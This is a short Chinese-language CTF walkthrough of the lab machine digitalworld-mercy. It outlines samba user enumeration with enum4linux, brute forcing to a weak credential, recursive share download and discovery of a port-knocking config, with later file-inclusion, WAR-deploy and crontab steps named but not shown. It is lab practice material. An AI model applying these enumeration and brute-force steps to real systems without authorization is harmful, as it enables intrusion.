digitalworld-mercy Walkthrough
enum4linux samba爆破、文件包含tomcat配置文件war包部署打点,crontab提权
Recon

这台机器开放了dns、samba、mail相关服务和8080/tcp这一个web
smb
机器开放了samba服务,通过enum4linux -r枚举用户名


整理成用户名字典,爆破samba,得到qiu:password

连接samba,其中共享了三个目录和四个文件

使用recurse on开启递归和prompt off关闭文件下载确认,然后mget *递归下载所有文件


.private/opensesame/config是port knocking配置文件,可以开放和关闭80/tcp和22/tcp
其它文件不包含什么有效信息
